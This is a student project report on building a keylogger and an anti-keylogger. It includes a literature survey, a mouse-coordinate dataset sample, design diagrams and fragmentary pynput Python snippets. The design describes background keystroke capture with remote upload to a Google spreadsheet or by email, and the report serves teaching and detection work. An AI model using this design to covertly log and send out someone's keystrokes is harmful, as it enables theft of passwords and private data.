J COMPONENT PROJECT REPORT

FALL SEM 2021-22

Keyloggers and Anti-keyloggers

Course Name:
CSE3501- Information Security
Analysis and Audit

Slot: F1

Lab slot: L37+L38

Submitted by

Chinthala Hardheek-19BCI0163
Shiv Thaker-19BCI0167
Potula Sri Rupin-19BCE0825
Konijeti Mahesh Sai-19BCI0164

GUIDE:
PROF. RUBY D

School of Computer Science and Engineering

TABLE OF CONTENTS

ACKNOWLEDGEMENT

We would like to acknowledge all those without whom this project would not have been successful. Firstly, we would like to thank our Information security analysis and audit 'Prof. Ruby D' who guided us throughout the project and gave his immense support. She made us understand how to complete this project and without his presence, this project would not have been complete. We also got to know a lot about parallelization and its benefits. This project has been a source to learn and bring our theoretical knowledge to the real-life world. Once again, thanks to everyone for making this project successful.

Place : Vellore Institute of Technology, Vellore

Date : Dec 8, 2021

ABSTRACT

Keyloggers are a sort of rootkit malware that records keystroke events on the keyboard and saves them to a log, allowing it to steal sensitive information such as usernames, PINs, and passwords, which it then sends to a hostile attacker without drawing attention to itself. Keyloggers are a serious threat to corporate and personal transactions, such as e-commerce, online banking, email chatting, and database systems.

An anti-keylogger (or anti–keystroke logger) is a type of software that detects keystroke logger software and, in many cases, has the power to uninstall or at the very least immobilize hidden keystroke logger software on your computer. The main difference between anti-keylogger software and most antivirus or antispyware software is that anti-keylogger software does not distinguish between a legitimate keystroke-logging programme and an illegitimate keystroke-logging programme (such as malware); all keystroke-logging programmes are flagged and optionally removed, whether they appear to be legitimate or not.

1. PROBLEM STATEMENT:

i)Idea:

Under this project, a keylogger will be created that will allow us to record all the keystrokes. Keylogger (keyboard keylogging and mouse keylogging) is a form of surveillance program that has the ability to record every keystroke made on that device once installed in a device, and the recordings are stored in a spreadsheet. In other words, it will allow us to obtain information from a keyboard about anything that is typed. This will allow us to track the use of the Internet by an individual and all the other programs on his or her personal computer. Keyloggers could also be used, on the other hand, to intercept data in the form of malware or something close to it. An Anti-keylogger will also be built to counter this problem, which should allow us to detect if a keylogger is already monitoring the device. The Anti-keylogger will enable us to be careful and to keep our system's data secure.

ii)Scope:

At its most basic definition, a keylogger is a function which records or keystrokes on a computer. Taken at this basic level, a keylogger looks absolutely harmless. In the hands of a hacker or a cybercriminal, a keylogger is a potent tool to steal away your information as we saw above. In order to get secured from this an anti-keylogger (or anti-keystroke logger) is specifically designed to find out the presence of a keystroke logger software. It often has the ability to uninstall or at least immobilize hidden keystroke logger software on a system is also included in these anti-keylogger software.

iii)Novelty:

- An anti-keylogger will be built to counter the problem of keylogging attacks, which should allow us to detect if a keylogger is already monitoring the device.
- The primary distinction is that an anti-keylogger does not differentiate between a legitimate keystroke logging program and an unauthorized keystroke logging program, such as malware, relative to most antivirus or anti-spyware software. All keystroke logger applications or software’s are flagged and optionally disabled, depending on whether or not they appear to be legitimate keystroke logging applications.
- Sometimes, keyloggers are part of malware packages downloaded into the computers without the knowledge of the owners and the system users. It can be difficult to detect a keylogger 's existence on a computer. To thwart keylogging systems, so-called anti-keylogging programs have been developed, and these are often successful when

properly used.

iv)Comparative statement:

Keylogger is a tracking program intended to record a user's keystrokes. It records the user typed information using their keyboards and sends the information back to a specified third party. This way, businesses will keep an eye on their staff to ensure that no data leakage is carried on. Malicious software or malware attacks are software that attackers create without the knowledge of the user to gain access and cause harm to a device.

Spying capabilities may include tracking of operations, gathering keystrokes, and collecting account data, logins, financial data, and more. It also guarantees that there is no violation of security within a business or organization.

“Keylogging can often be used by attackers in a negative way, so we suggest a heuristic analysis focused on anti-keylogging to prevent that kind of situation. This program does not use signature bases, but uses a checklist of recognized characteristics, attributes, and methods that are used by keyloggers. It analyzes all the modules in a PC's working methods, thereby blocking any module's operation that is close to keyloggers' work.”

LITERATURE SURVEY FOR JOURNAL PAPERS:

1.Keylogger Application to Monitoring Users Activity with Exact String-Matching Algorithm

Year of publication: 2018

Journal Name: IOP Conf. Series: Journal of Physics: Conf. Series 954 (2018) 012008

Methodology used/ Implementation:

Keylogger experiment by applying exact string-matching algorithm accomplished by using application designed using Visual C # with an interface.

Limitations/ Future Research/ Gaps identified:

Next development of the keylogger application can record the activity on the virtual keyboard or remote activity on the user's computer.

2. Keylogger Detection using Memory Forensic and Network Monitoring

Year of publication: 2019

Journal Name: International Journal of Computer Applications (0975 – 8887) Volume 177 – No. 11, October 2019

Methodology used/ Implementation:

Software based and API based keylogger hide itself using rootkit. Attacker can inject any keylogger with any regularly used application

Limitations/ Future Research/ Gaps identified:

Real time network monitoring can create an option to identify the running malicious process faster. If we can identify the culprit process earlier then we can work on removal. Still there is no valid process for removal of keylogger, but at the end the only solution is to format the system.

3. SURVEY ON KEYSTROKE LOGGING ATTACKS

Year of publication: 2021

Journal Name: International Journal of Creative Research Thoughts (IJCRT) www.ijcrt.org

Methodology used/ Implementation:

Cryptography, encoding and coding methodology accustomed to observing the keylogger.

Limitations/ Future Research/ Gaps identified:

To reduce the keylogging attacks users have to keep their software up-to-date and it is advisable to maintain a strong password policy for their systems.

4. Study on Keylogger: Challenges and Solutions

Year of publication: 2020

Journal Name: Studia Rosen thaliana (Journal for the Study of Research) Volume XII, Issue XII, December-2020 ISSN NO: 1781-7838

Methodology used/ Implementation:

Anti-hook is one of the best detection techniques, for both known and unknown keylogger.

Limitations/ Future Research/ Gaps identified:

Detecting the key loggers is a troublesome undertaking to perform because generally they hide their presence using technology like root-kit so they don’t get detected from antivirus and other system protections.

5. Advanced Keylogger- A Stealthy Malware for Computer Monitoring

Year of publication: 2021

Journal Name: Asian Journal of Convergence in Technology

ISSN NO: 2350-1146 I.F-5.11

Methodology used/ Implementation:

The proposed algorithm of the keylogger is written in python. It incorporates the following features: Gathering computer information, clipboard contents, enabling the microphone, gathering Chrome data and screen capture functionality.

Limitations/ Future Research/ Gaps identified:


Proposed keylogger contains more features with keeping the CPU usage to a minimum hence making it difficult to be detected by the user.

Summary of Literature Survey:

Keystroke tracking attacks bypass all other controls. They are easy to introduce and handle and offer helpful account, identity, and intellectual property information to attackers. They are valuable forensic devices, on the other hand. Within your company, monitoring keylogging technology is no different than handling other threats and technologies, requiring common sense and a layered security. With keylogger detection and containment part of the incident response plan, the key is to be aware of their presence, understand how they're used, and incorporate ways to detect them.

v)Dataset:

This imp.csv is the dataset file which stores all the coordinates of the mouse scroll, click, press functions in (x,y) format.



	A	B
1	x	y
2	404	504
3	404	515
4	405	532
5	407	549
6	411	565
7	412	582
8	414	598
9	420	615
10	426	634
11	433	654
12	441	673
13	449	690
14	458	705
15	465	718
16	470	728
17	477	739
18	484	749
19	491	758
20	496	764
21	502	772
22	509	780
23	518	787
24	524	796
25	533	802
26	539	809
27	547	815
28	554	822
29	560	826
30	566	831

vi)Test bed:

- Identification and detection of the API used by the user
- Keylogging
- Anti-keylogging

vii)Expected result:

Detection of the keylogging attack using keyloggers and preventing the keylogging attacks using Anti-keyloggers.

2. ARCHITECTURE:

i)High Level Design:

- To detect the keylogging action, here an industry standard anti keylogging is used for the keylogging software and then we wait for the detection.
- If there is no detection our implementation is successful, else the required changes are to be made in implementation.



An industry standard Anti-keylogger
Our Keylogger software
Wait for the Detection
YES
NO
Implementation Successful
Changes required in the implementation

Fig-2.1: High-Level Design for Keylogger

- Similarly, for the anti-keylogging action, an industry standard keylogger is used for detection.
- If there is any detection then implementation is successful else required changes are to be made in implementation.



An industry standard keylogger
Our Anti - Keylogger software
Wait for the Detection
YES
NO
Implementation Successful
Changes required in the implementation

Fig-2.2: High-Level Design for Anti-Keylogger

ii)Low Level Design:

- Creation of a Google spreadsheet and python link: This module is used to build a Google spreadsheet where you can save the keystrokes along with the username and the timestamp.
- It provides a decentralized approach to tracking a single system's keystrokes.
- This strategy is especially useful in industries where it would not be possible to manually review the log files stored on the computers of employees.
- We can have access to the Google API to make improvements to the spreadsheet for the execution of the Google spreadsheet.
- In Google Scripts, we write a code which is used to connect the sheet with the latest timestamp as well as access the username.
- The keylogger can be deployed in any of the systems once the Google spreadsheet is created and linked and the keystrokes can be remotely monitored.

Users make some keystrokes; this is even when the keylogger program starts to execute. Then wait for the detection. If the program detects then all the keystrokes are stored in a file. Else, changes are to be made in implementation.




Fig-2.3: High-Level Design for Keylogger

An industry standard anti keylogger is used for the keylogger code which would be implemented. As discussed, this anti-keylogger fetches all the process. Since it is running in background the keystrokes that are stored in the file are compared with the content of anti-keylogger in the browser since it runs in the background. If matches are found we will kill the process else, stop the program.




Fig-2.4: High-Level Design for Anti-Keylogger

Structure of working model:



START
305
IDENTIFY AT LEAST ONE API USED BY SUSPECT PROCESS
310
DETERMINE WHETHER API USAGE INDICATES A KEYLOGGER
315
KEYLOGGER?
NO
YES
320
REPORT SUSPECTED KEYLOGGER
325
END

Fig-2.5: Structure of working model

- First, we have to make an identification for the suspecting process using any API.
- After determining the API, we include a keylogger.
- If a keylogger is found Report it as suspected, else end the process.

KEYLOGGERS:

- In Keyloggers, the input will be all the keystrokes (all the keys pressed from the keyboard).
- Once the user types a key from his/her keyboard, the key logger program running in the background will start executing.
- After this, the alphabet or the special character will be written in the output file.
- The code will be creating a hook manager object and setting it for the keystrokes and info to follow.
- After this, the key logger will be started in the background and save all the data on the log file as an output file.
- The same text can be sent via email also.

ANTI-KEYLOGGERS:

- Anti-keyloggers are used so that no one can gain access to the information that a person is typing.
- In this part of the project, we will create a script that will detect the key logger and terminate the key logger process using os system.
- With this, the information of the user will not be shared by any other person
- Once the user types the code all running instances of keylogger would be terminated.




Fig-2.6: Working of Project

3. IMPLEMENTATION:

i) Algorithm Followed:

- Python os:
  In Python, the OS module gives subordinate utility to a method of using the working system. The functionality provided by the OS module allows you to interface with the secret working platform on which Python is running, be it Windows, Mac or Linux. Many operating system functions can be automatically performed. The Python OS module provides functions to build and delete a directory (folder), to retrieve its contents, to modify and classify the current directory, etc.

- Python getpass: getpass() asks, without echoing the user for a password. The getpass module provides a safe way of handling the prompts for passwords where programmes communicate through the terminal with users.

- Using the string prompt, the getpass) (feature prompts users and reads the input from the user as a password. The "Password:" read input is returned to the caller as a string.

- Python requests: Requests will let you use Python to submit HTTP/1.1 requests. With it, through simple Python libraries, you can add content like headers, form data, multipart files, and parameters. It also lets you access Python 's response data in the same way.

- Python Pynput: The pynput.keyboard kit includes keyboard control and monitoring classes. Pynput is a Python library that can be used to capture keyboard inputs. This library allows input devices to be managed and tracked. It includes sub-packages for each type of supported input device:

- pynput.mouse: Includes classes for mouse or trackpad control and tracking.
- pynput.keyboard: Includes keyboard control and monitoring classes.

ii)Mathematical Model Followed:

- The input would be all the keystrokes in Keyloggers (all the keys pressed from the keyboard).
- The key logger programme running in the background will start executing once the user types a key from his / her keyboard.
- After that, the alphabet or a special character will be written into the spreadsheet output file.
- Anti-keyloggers are used so that no one can gain access to the data typed by an individual.
- We will build a script in this section of the project that will detect the key logger and terminate the key logger operation using the OS framework.
- With this, no other entity can share the user's data.
- If the user types the code, all keylogger operating instances will be terminated.



START
205
CREATE A HIDDEN WINDOW IN MEMORY
210
GENERATE UNIQUE, PREDICTABLE DATA PATTERN
215
INPUT UNIQUE, PREDICTABLE DATA PATTERN TO HIDDEN WINDOW A IN MANNER THAN MIMICS KEYBOARD INPUT FROM A USER
220
SCAN RUNNING PROCESSES FOR THE UNIQUE, UNPREDICTABLE DATA PATTERN
225
NO
FOUND?
YES
230
PERFORM SECONDARY SCAN OF A SUSPECT PROCESS
235
END

Fig-3.1: Mathematical Model

Steps Followed:

Keyboard Keylogger

Step-1: Installation of the necessary packages from python related to keyboard

Step-2: Start building a keylogger.

Step-3: The key and listener methods of the pynput.keyboard module will be used to monitor the keyboard. We'll also use the logging module to keep track of our keystrokes in a file.

from pynput.keyboard import Key, Listener

Step-4: on_press() is a function that produces a keypress definition and takes the key as an argument.

def on_press(key)

Step-5: Set the path to store our log files along with the date.

def write_file(full_log)

Step-6: The final step is to set up an instance for the listener and define the on_press method in it and then join the instance to the main thread. with Listener(on_press=on_press, on_release=on_release) as listener:

listener.join()

Mouse cursor Keylogger

Step-1: Importing mouse from pynut.

Step-2: Start building a keylogger.

Step-3: The key and listener methods of the pynput.keyboard module will be used to monitor the keyboard. We'll also use the logging module to keep track of our keystrokes in a file.

from pynput.keyboard import Key, Listener

Step-4: on_move() is a function that is defined to write the x and y coordinates into a file. Coordinates are saved into a file using the open() function.

```
def on_move(x, y):
  with open('imp.csv', 'a') as file:
          file.write('{},{}\n'.format(x, y))
     pass
```

Step-5: on_click() is defined which takes parameters as x,y,button, pressed. In return this function prints whether the button is pressed or released along with coordinates.

def on_click(x, y, button, pressed):

Step-6: on_scroll() function is defined to print whether it is scrolled up or down along with the coordinates.

```
def on_scroll(x, y, dx, dy):
```

